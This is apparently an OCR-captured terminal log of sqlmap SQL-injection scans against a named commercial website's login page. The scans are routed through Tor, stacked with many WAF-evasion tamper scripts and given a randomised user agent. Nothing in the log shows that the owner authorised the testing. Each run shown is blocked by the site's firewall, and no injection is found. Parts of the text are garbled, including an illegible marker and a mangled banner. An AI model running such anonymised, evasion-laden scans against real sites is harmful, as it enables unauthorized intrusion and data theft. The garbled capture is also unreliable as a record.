


[illegible]

```
[*] starting @ 12:05:39 /2022-01-29/
```

[*] ending @ 12:05:42 /2022-01-29/

└──(sporttea sporttea)-[~]

tamper=apostrophemask,base64encode,between,bluecoat,chardoubleencode,equaltolike,greatest,ifnull2ifisnull,randomcase,randomcomments,space2dash,space2mssqlhash,space2plus,space2randomblank,sp_password,unionalltounion,unmagicquotes



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:07:25 /2022-01-29/

[12:07:25] [WARNING] increasing default value for option '--time-sec' to 10 because switch '--tor' was provided
[12:07:25] [INFO] setting Tor SOCKS proxy settings
[12:07:25] [INFO] loading tamper module 'apostrophemask'
[12:07:25] [INFO] loading tamper module 'base64encode'
it appears that you might have mixed the order of tamper scripts. Do you want to auto resolve this? [Y/n/q] Y
[12:07:28] [INFO] loading tamper module 'between'
[12:07:28] [INFO] loading tamper module 'bluecoat'
[12:07:28] [INFO] loading tamper module 'chardoubleencode'
[12:07:28] [INFO] loading tamper module 'equaltolike'
[12:07:28] [INFO] loading tamper module 'greatest'
[12:07:28] [INFO] loading tamper module 'ifnull2ifisnull'
[12:07:28] [INFO] loading tamper module 'randomcase'
[12:07:28] [INFO] loading tamper module 'randomcomments'
[12:07:28] [INFO] loading tamper module 'space2dash'
[12:07:28] [INFO] loading tamper module 'space2mssqlhash'
[12:07:28] [INFO] loading tamper module 'space2plus'
[12:07:28] [INFO] loading tamper module 'space2randomblank'
[12:07:28] [INFO] loading tamper module 'sp_password'
[12:07:28] [INFO] loading tamper module 'unionalltounion'
[12:07:28] [INFO] loading tamper module 'unmagicquotes'
[12:07:28] [WARNING] using too many tamper scripts is usually not a good idea
[12:07:28] [INFO] setting file for logging HTTP traffic
[12:07:28] [CRITICAL] all testable parameters you provided are not present within the given request data

[*] ending @ 12:07:28 /2022-01-29/

(sporttea sporttea)-[~]

\$

1

(sporttea sporttea)-[~]

\$

130 × 1

(sporttea sporttea)-[~]

\$ sqlmap -u http://www.customersrus.co.uk/index.php?action=Login -tor -tor-tpe=SOCKS5 --dbs

130 × 1

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal

laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:14:53 /2022-01-29/

```
[12:14:53] [WARNING] increasing default value for option '--time-sec' to 10 because switch '--tor' was provided
[12:14:53] [INFO] setting Tor SOCKS proxy settings
[12:14:53] [INFO] setting file for logging HTTP traffic
[12:14:54] [INFO] testing connection to the target URL
[12:14:55] [CRITICAL] WAF/IPS identified as 'Imunify360 (CloudLinux)'
[12:14:55] [WARNING] potential CAPTCHA protection mechanism detected
[12:14:55] [WARNING] it appears that you have been blocked by the target server
you have not declared cookie(s), while server wants to set its own ('cl-bypass-cache=yes'). Do you want to use those [Y/n] yes
[12:15:15] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:15:16] [INFO] testing if the target URL content is stable
[12:15:17] [INFO] target URL content is stable
[12:15:17] [INFO] testing if GET parameter 'action' is dynamic
[12:15:21] [WARNING] GET parameter 'action' does not appear to be dynamic
[12:15:22] [WARNING] heuristic (basic) test shows that GET parameter 'action' might not be injectable
[12:15:26] [INFO] testing for SQL injection on GET parameter 'action'
[12:15:26] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:15:37] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:15:39] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[12:15:50] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[12:16:07] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[12:16:17] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[12:16:23] [INFO] testing 'Generic inline queries'
[12:16:24] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[12:16:24] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[12:16:32] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[12:16:37] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[12:16:42] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[12:16:50] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[12:16:56] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[12:17:05] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[12:18:44] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[12:19:00] [WARNING] GET parameter 'action' does not seem to be injectable
[12:19:00] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect
that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-
agent'
```

[*] ending @ 12:19:00 /2022-01-29/

```
(sporttea sporttea)-[~]
$ sqlmap -u http://www.customersrus.co.uk/index.php?action=Login -tor -tor-tpe=SOCKS5 --dbs --random-agent
1
```

```

  _H_
  _[.]_
  _-|_|_ . [(] |.'| . |
  _-|_|_ [(] |_|_|_|_|_|_|_|_|
  _-|V...|_|_ https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:20:16 /2022-01-29/

[12:20:16] [WARNING] increasing default value for option '--time-sec' to 10 because switch '--tor' was provided
[12:20:16] [INFO] setting Tor SOCKS proxy settings
[12:20:16] [INFO] setting file for logging HTTP traffic
[12:20:16] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux x86_64; en-US) AppleWebKit/533.2 (KHTML, like Gecko) Chrome/5.0.342.3 Safari/533.2' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[12:20:16] [INFO] testing connection to the target URL
[12:20:17] [CRITICAL] WAF/IPS identified as 'Imunify360 (CloudLinux)'
[12:20:17] [WARNING] potential CAPTCHA protection mechanism detected
[12:20:17] [WARNING] it appears that you have been blocked by the target server
you have not declared cookie(s), while server wants to set its own ('cl-bypass-cache=yes'). Do you want to use those [Y/n] Y
[12:20:20] [INFO] testing if the target URL content is stable
[12:20:22] [INFO] target URL content is stable
[12:20:22] [INFO] testing if GET parameter 'action' is dynamic
[12:20:23] [WARNING] GET parameter 'action' does not appear to be dynamic
[12:20:24] [WARNING] heuristic (basic) test shows that GET parameter 'action' might not be injectable
[12:20:25] [INFO] testing for SQL injection on GET parameter 'action'
[12:20:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:20:34] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:20:35] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[12:20:41] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[12:20:47] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[12:20:58] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[12:21:19] [INFO] testing 'Generic inline queries'
[12:21:20] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[12:21:20] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[12:21:25] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[12:21:32] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[12:21:37] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[12:21:45] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[12:21:51] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[12:21:57] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] N
[12:22:23] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[12:23:46] [WARNING] GET parameter 'action' does not seem to be injectable
[12:23:46] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment')
[*] ending @ 12:23:46 /2022-01-29/